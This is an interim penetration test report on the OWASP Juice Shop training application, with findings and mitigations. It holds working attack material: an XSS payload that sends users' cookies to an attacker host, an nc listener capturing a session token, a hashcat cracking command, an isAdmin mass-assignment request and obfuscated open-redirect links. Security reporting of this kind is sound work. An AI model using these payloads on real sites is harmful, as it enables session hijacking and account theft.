


OWASP Juice Shop

Interim Penetration Test Report
Version 0.1a

Jody Miller

Contents

OWASP Juice Shop Interim Penetration Test Report

Introduction

This interim penetration test report contains the initial findings regarding the OWASP Juice Shop web application. Testing has not yet been completed, and this interim report should not be taken as a comprehensive assessment of the application.

Objective

The objective of this assessment is to perform a penetration test against the OWASP Juice Shop web application. The penetration test will simulate an attack by a knowledgeable attacker and will document the vulnerabilities discovered including step-by-step descriptions for reproducing the issues as well as recommendations for remediation.

High-Level Summary

Jody Miller has been tasked with performing a penetration test against the OWASP Juice Shop web application. The focus of this test is to perform real-world attacks against the application, exploiting flaws and reporting the findings. While performing the test, several serious vulnerabilities have been discovered.

Recommendations

Jody recommends fixing the vulnerabilities identified during testing to ensure a malicious attacker cannot exploit them in the future. The issues discovered so far suggest a focus on input sanitization and access control. Specific mitigation notes are included with the documentation of each discovered vulnerability below.

Methodologies

Information Gathering

The information gathering portion of the penetration test focuses on identifying the scope of the penetration test and the technologies in use.

The web application was hosted at the following URL: http://10.0.5.20:3000

The web server is an Ubuntu-based server with the following open ports:

- 22 – ssh – OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
- 3000 – http – Node.js Express framework

The web application front-end uses the following libraries and frameworks:


- Angular 7.2.15
- Zone.js
- jQuery 2.2.4
- Hammer.js 2.0.7
- webpack
- Google Font API

Vulnerabilities

Vulnerability: XSS Leading to Account Takeover

There is a reflected XSS vulnerability in the search field illustrated below:

Search term: `<img src=d onerror="alert('xss')" />`



Account Takeover

Using this XSS vulnerability, we are able to capture a user's cookies by having them navigate to a specially crafted link as illustrated below.

XSS Payload:

```
<img src=d onerror="v=new Image(); v.src = 'http://10.0.5.21/cookie='+document.cookie;" />
```

This payload will send the JavaScript-accessible cookies to the attacker's server listening on port 80.

Malicious URI:

```
http://10.0.5.20:3000/#/search?q=%3Cimg%20src%3Dd%20onerror%3D%22v%3Dnew%20Image();%20v.src%20%3D%20'http:%2F%2F10.0.5.21%2Fcookie%3D'%2Bdocument.cookie;%22%20%2F%3E
```

When an authenticated user (in this case steve@domain.com) navigates to this link, we receive the user's cookies, including authentication token

```
root@win98:~# nc -nlp 80
GET /cookie=language=en;%20cookieconsent_status=dismiss;%20continueCode=BRoJ52ED1bglKP3NxwMWXdg6HRhPiaSDu2psgPA6nkemaq7VQjZzyp9YLvr8;%20welcome-banner-status=dismiss;%20token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJzdGV2ZUBkb21haW4uY29tIiwicGFzc3dvcmQiOiI4ZWUyMDI3OTgzOTE1ZWM3OGFjYzQ1MDI3ZDg3NDMxNiIsImlzQWRtaW4iOmZhbHNlLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiJkZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAxOS0wNy0wOSAxNTozNjo1Ni4wMTggKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAxOS0wNy0wOSAxNTozNjo1Ni4wMTggKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNTYyNjg2NjI4LCJleHAiOjE1NjI3MDQ2Mjh9.eIiKhBB7jVgLKmDhfqapBhu9hmAQwRFFgFCF7N4pdprJjRC2F5dAnKlVdlqeSBsCUj1KVagvUM0P1d3lgnbzukfJeaR58-hpEBnfOhO_ioh5BrGGOEMk3MA1BAswExiSn0_iQ98uHr9e-9X1CTNq8m6GUALTjfX_xaOvq9cZ68g HTTP/1.1
Host: 10.0.5.21
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.5.20:3000/
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

Decoded JWT

```
Header: {"alg":"RS256","typ":"JWT"}
Body:
{"status":"success","data":{"id":17,"username":"","email":"steve@domain.com","password":"8ee2027983915ec78acc45027d874316","isAdmin":false,"lastLoginIp":"0.0.0.0","profileImage":"default.svg","totpSecret":"","isActive":true,"createdAt":"2019-07-09 15:36:56.018
+00:00","updatedAt":"2019-07-09 15:36:56.018
+00:00","deletedAt":null},"iat":1562686628,"exp":1562704628}
Signature: (binary data)
```

Based on the captured token, there are two paths to account takeover.


Account Takeover Method 1

We can now inject the cookie value for 'token' (a JavaScript Web Token, or JWT) into another browser session and take over the targeted user's account:


```
token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJzdGV2ZUBkb21haW4uY29tIiwicGFzc3dvcmQiOiI4ZWUyMDI3OTgzOTE1ZWM3OGFjYzQ1MDI3ZDg3NDMxNiIsImlzQWRtaW4iOmZhbHNlLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiJkZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAxOS0wNy0wOSAxNTozNjo1Ni4wMTggKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAxOS0wNy0wOSAxNTozNjo1Ni4wMTggKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNTYyNjg2NjI4LCJleHAiOjE1NjI3MDQ2Mjh9.eIiKhBB7jVgLKmDhfqapBhu9hmAQwRFFgFCF7N4pdprJjRC2F5dAnKlVdlqeSBsCUj1KVagvUMOP1d3lgnbzukfJeaR58-hpEBnfOhO_ioh5BrGGOEMk3MA1BAswExiSnO_iQ98uHr9e-9X1CTNq8m6GUALTjfX_xaOvq9cZ68g
```

After logging in as another user (hacker@domain.com), then replacing the 'token' cookie, we can interact with the account of the targeted user (steve@domain.com):


1. Log in as hacker@domain.com



2. Modify token cookie using developer tools to reflect the captured value for 'token' above.



3. Refresh the application, now accessing the account of steve@domain.com



Account Takeover Method 2

The 'password' field in the body of the JWT is simply the unsalted MD5 hash of the user's password. In this case, the password was easily cracked using hashcat to gain access to the account of steve@domain.com.

```
"password":"8ee2027983915ec78acc45027d874316"
```

Hashcat command:

```
.\hashcat64.exe -m 0 8ee2027983915ec78acc45027d874316 E:\wordlists\Passwords\Leaked-Databases\alleged-gmail-passwords.txt
```

Output:

```
Dictionary cache built:
* Filename..: E:\wordlists\Passwords\Leaked-Databases\alleged-gmail-passwords.txt
* Passwords.: 3132006
* Bytes.....: 32831484
* Keyspace..: 3131999
* Runtime...: 0 secs

8ee2027983915ec78acc45027d874316:potato

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: 8ee2027983915ec78acc45027d874316
```

The password is cracked and revealed to be *potato*. We can now log in with the captured credentials: steve@domain.com/potato


Mitigation

- The application filters out `<script>` tags to help prevent XSS attacks. This is a good start. It is recommended to further sanitize input to the search field before inserting into the DOM. Specifically, sanitize all HTML tags as there is no reason to pass these in raw form into the DOM.
- Do not include the user's hashed password in the JWT.

Vulnerability: Broken Access Control – View Other Users' Data

The resource /rest/basket/<n> does not perform adequate access control.

Logged in as hacker@domain.com, I can view my own basket as expected.



The application makes the following request to fetch the contents of the basket:
http://10.0.5.20:3000/rest/basket/20

The following JSON is returned:


```
{"status":"success","data":{"id":20,"coupon":null,"createdAt":"2019-07-
09T16:56:58.959Z","updatedAt":"2019-07-
09T16:56:58.959Z","UserId":null,"Products":[{"id":1,"name":"Apple Juice
(1000ml)","description":"The all-time
classic.","price":1.99,"image":"apple_juice.jpg","createdAt":"2019-07-
08T14:08:50.100Z","updatedAt":"2019-07-
08T14:08:50.100Z","deletedAt":null,"BasketItem":{"id":10,"quantity":1,"createdAt":"2019-07-
09T16:57:25.574Z","updatedAt":"2019-07-09T16:57:25.574Z","BasketId":20,"ProductId":1}}]}}
```


We can see, as expected, the 1 x 1000mL apple juice which had been added to the basket.

However, we can also make, for example, a request to http://10.0.5.20:3000/rest/basket/15 and view the contents of some other user's basket, in this case containing 4 x 1000mL orange juice.


```
{"status":"success","data":{"id":15,"coupon":null,"createdAt":"2019-07-
09T15:37:08.230Z","updatedAt":"2019-07-
09T15:37:08.230Z","UserId":null,"Products":[{"id":2,"name":"Orange Juice
(1000ml)","description":"Made from oranges hand-picked by Uncle
Dittmeyer.","price":2.99,"image":"orange_juice.jpg","createdAt":"2019-07-
08T14:08:50.100Z","updatedAt":"2019-07-
08T14:08:50.100Z","deletedAt":null,"BasketItem":{"id":11,"quantity":4,"createdAt":"2019-07-
09T16:58:05.673Z","updatedAt":"2019-07-09T16:58:10.866Z","BasketId":15,"ProductId":2}}]}}
```


Mitigation

The /rest/basket/<n> resource should check whether the user making the request should have access to the specified basket (n).

Vulnerability: Broken Access Control – Administration Page Access


The JWT token was observed to contain an interesting attribute called 'isAdmin,' which appears to be set to false by default.


```
{"alg":"RS256","typ":"JWT"}{"status":"success","data":{"id":15,"username":"","email":"steve@do
main.com","password":"8ee2027983915ec78acc45027d874316","isAdmin":false,"lastLoginIp":"10.0.5.
21","profileImage":"default.svg","totpSecret":"","isActive":true,"createdAt":"2019-07-24
18:14:04.326 +00:00","updatedAt":"2019-07-24 18:21:54.655
+00:00","deletedAt":null},"iat":1564010601,"exp":1564028601}
```


In the course of testing, it was discovered that a new user is created with a POST request to the endpoint /api/Users/. By inserting the isAdmin attribute with the desired value into the request, as in the following example, it is possible to create a new user with access to the administration page:

```
{"email":"steve2@domain.com","password":"potato","passwordRepeat":"potato","securityQuestion":
{"id":2,"question":"Mother's maiden name?","createdAt":"2019-07-
24T17:56:29.194Z","updatedAt":"2019-07-
24T17:56:29.194Z"},"securityAnswer":"Shenzhen","isAdmin":"true"}
```

After creating this user, we can log in and access the administration page (http://10.0.5.20:3000/#/administration).




Mitigation

- Do not accept the user-supplied value for ‘isAdmin’ or any other critical attribute during user creation. Only site administrators should be able to control critical user attributes.

Vulnerability: Security Misconfiguration

A directory listing is unintentionally exposed at /ftp.



The application’s error messages suggest an attempt to prevent download of filetypes other than .md and .pdf. This does prevent many of the files from being downloaded, but the KeePass file (incident-support.kbdx) can be downloaded.

Mitigation

- Fix the application’s filetype filter to prevent download of filetypes other than .md and .pdf.
- Do not store password databases or any other sensitive files in a public web directory.

Vulnerability: Open Redirect

An open redirect vulnerability exists at the endpoint /redirect. This vulnerability permits an attacker to exploit the end user's trust in the application to redirect them to an attacker-controlled malicious site.

he navigation bar at the top of the site features a link to the application's GitHub page. The link is: http://10.0.5.20:3000/redirect?to=https://github.com/bkimminich/juice-shop .

The site does some checking of the 'to' parameter - rejecting, for example, http://10.0.5.20:3000/redirect?to=https://www.google.com as in the following screenshot

However, this filtering can be bypassed by including two 'to' parameters - specifying the attacker's url first and the whitelisted url second, as in the following example: 10.0.5.20:3000/redirect?to=https://www.google.com/search?q=open+redirect%26ignore=&to=https://github.com/bkimminich/juice-shop

This request will cause the application to return a 302 status as illustrated in the server response below and redirect the browser to the following final URL: https://www.google.com/search?q=open%20redirect&ignore=,https://github.com/bkimminich/juice-shop

Server Response

```
HTTP/1.1 302 Found
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Location: https://www.google.com/search?q=open%20redirect&ignore=,https://github.com/bkimminich/juice-shop
[...snip...]
```

The request can be further obscured to hide the real target from the targeted end users, as in the following example:

```
http://10.0.5.20:3000/redirect?to=%68%74%74%70%73%3a%2f%2f%77%77%77%2e%67%6f%6f%67%6c%65%2e%63%6f%6d%2f%73%65%61%72%63%68%3f%71%3d%6f%70%65%6e%2b%72%65%64%69%72%65%63%74%26%69%67%6e%6f%72%65%3d&to=%68%74%74%70%73%3a%2f%2f%67%69%74%68%75%62%2e%63%6f%6d%2f%62%6b%69%6d%6d%69%6e%69%63%68%2f%6a%75%69%63%65%2d%73%68%6f%70
```

Mitigation

- The application does some validation of the 'to' parameter, and that is a good start. It is recommended to further strengthen the whitelist code to perform an exact match of the 'to' parameter to the list of whitelisted target URLs.